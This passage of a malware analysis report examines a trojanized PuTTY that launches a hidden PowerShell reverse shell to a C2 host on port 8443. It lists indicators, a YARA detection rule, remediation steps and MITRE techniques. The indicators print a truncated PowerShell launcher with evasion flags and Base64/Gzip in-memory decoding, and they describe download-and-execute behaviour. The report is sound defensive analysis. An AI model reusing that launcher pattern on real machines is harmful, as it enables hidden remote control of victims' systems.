
Rerunning the payload shows the PowerShell connection in TCPView, connecting from local port 50241 to C2 port 8443.
Process Hacker reveals the full process tree.


Procmon confirms the PowerShell command identified in static analysis.
Advanced Static Analysis
No advanced static analysis was required. The PowerShell payload provided direct source code access.
Advanced Dynamic Analysis
No advanced dynamic analysis was required. The PowerShell payload provided direct source code access.
Indicators of Compromise
- Network/Host IoCs
- Domain/C2: bonus2.corporatebonusapplication.local
- TCP Port: 8443
- Strings/script IoCs
powershell.exe -nop -w hidden -noni -ep bypass&([scriptblock]::create(New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream(New-Object System.IO.MemoryStream([System.Convert]::FromBase64String(H4sI[System.IO.Compression.CompressionMode]::Decompress
- Behavioral IoCs
- PowerShell launched with flags: -nop -w hidden -noni -ep bypass
- PowerShell reading commands from a socket & using Invoke-Expression
-
Use of WebClient.DownloadString(…) Invoke-Expression (live module download & execution) - Uses gzip to decompress embedded archive file (b76be7c97a3d4c5d69041b5fe4ccaf450e4a34d432dbbc8bd548711a5085e703)
YARA Rules
rule PowerFun_ReverseShell_Memory
{
    meta:
        description = "Detects in-memory decoded PowerFun PowerShell reverse shell"

    strings:
        // PowerShell evasion flags
        $ps1 = "powershell" nocase ascii wide
        $ps2 = "-nop" nocase ascii wide
        $ps3 = "-w hidden" nocase ascii wide
        $ps4 = "-ep bypass" nocase ascii wide

        // ScriptBlock and decompression
        $sb1 = "scriptblock" nocase ascii wide
        $sb2 = "System.IO.Compression.GzipStream" nocase ascii wide
        $sb3 = "System.IO.MemoryStream" nocase ascii wide
        $sb4 = "FromBase64String" nocase ascii wide

        // Gzip magic bytes
        $gzip = "H4sI"  // Gzip header

    condition:
        // PowerShell evasion + compression stack
        (3 of ($ps*)) and (2 of ($sb*))
        or
        // Gzip + Base64 combination
        ($gzip and $sb4)
}
Recommendations
- Immediate Actions:
- Block C2 domain: bonus2.corporatebonusapplication.local (add to DNS sinkhole)
- Block outbound connections to port 8443 (if not business-critical)
- Hunt for IOCs across environment (search for PowerShell commands with -nop -w hidden -ep bypass)
- Review firewall logs for connections to identified C2 infrastructure
- Detection Improvements:
- Deploy YARA rule to EDR/SIEM
- Alert on PowerShell launched with multiple evasion flags
- Monitor for Base64-encoded Gzip payloads in memory
- Alert on outbound TLS connections to non-standard ports
- Remediation:
- Isolate affected hosts immediately
- Credential reset for affected users (assume compromise)
- Reimage compromised systems (fileless malware is difficult to fully remediate)
- Long-term:
- Implement application whitelisting (prevent trojanized executables)
- Enable PowerShell logging (Script Block Logging, Transcription)
- User awareness training on trojanized applications
MITRE Mapping
- T1071.001 – Application Layer Protocol: Web Protocols (PowerShell over TLS)
- T1059.001 – PowerShell (Command and scripting interpreter)
- T1219/T1105 – Remote File Copy / Exfil via WebClient downloads + remote module fetch
- T1573 – Encrypted Channel (use of SSL/TLS with certificate validation bypass)
- T1078 – Valid Accounts (proxy credential usage implication)
- T1053 – Scheduled Task (post-compromise persistence possibility)
- T1027 – Obfuscated files or information (Base64 + Gzip compression)
Process Tree
explorer.exe (PID: 2284)
     └─ putty.exe (PID: 2294)
          └─ powershell.exe (PID: 5232)
               └─ conhost.exe (PID: 3928)